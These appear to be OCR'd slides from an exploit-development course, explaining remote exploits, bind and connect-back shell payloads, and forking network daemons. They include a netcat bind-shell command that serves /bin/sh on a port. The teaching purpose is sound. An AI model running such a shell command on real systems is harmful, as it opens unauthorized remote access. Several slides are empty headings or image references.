Remote Exploit

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
Content



Intel Architecture

Memory Layout

C Arrays

Assembler

Shellcode

Function Calls

Debugging

Buffer Overflow

BoF Exploit

Remote Exploit

Exploit Mitigations

Defeat Exploit Mitigations

Remote Exploit Payload Types

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Remote Exploits

What is a remote exploit?

- Attacking an application **on another computer**
- Via the network

Local: Payload can be in :

- Program arguments
- File
- Environment variable
- Etc.

Remote:


- "Packets"
- Data sent to server

Remote Exploits

What is different between local and remote exploits?

- Theoretically, nothing
- Practically, there are some interesting differences
- This slides are mostly useful as reference for the hacking chalenges

Remote Exploit Architecture



Remote Exploit Architecture

Payload differences:

- What exactly should we execute?

Remote Exploit Architecture

Payload possibilities:


Local server:

- Server:
  - Listen shell with netcat
  - `$ nc –l –e /bin/sh 192.168.1.1 4444`
- Client:
  - Connect with netcat
  - `$ nc 192.168.1.1 4444`


Connect-Back:

- Client: listen for shell with netcat
  - `$ nc –l`
- Server: connects back
  - Special shellcode


Remote Exploit – Local Server



Remote Exploit – Connect-back



Remote Exploit – Connection Reuse



Remote Exploit
How do Daemons work?

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How do daemons work?

Server listens on a port


When a client connects (finished TCP handshake):

- Fork (Create new process, copy of current)
- Child handles the client

The parent is always ready for new connections


All connections are handled by children

How do daemons work?



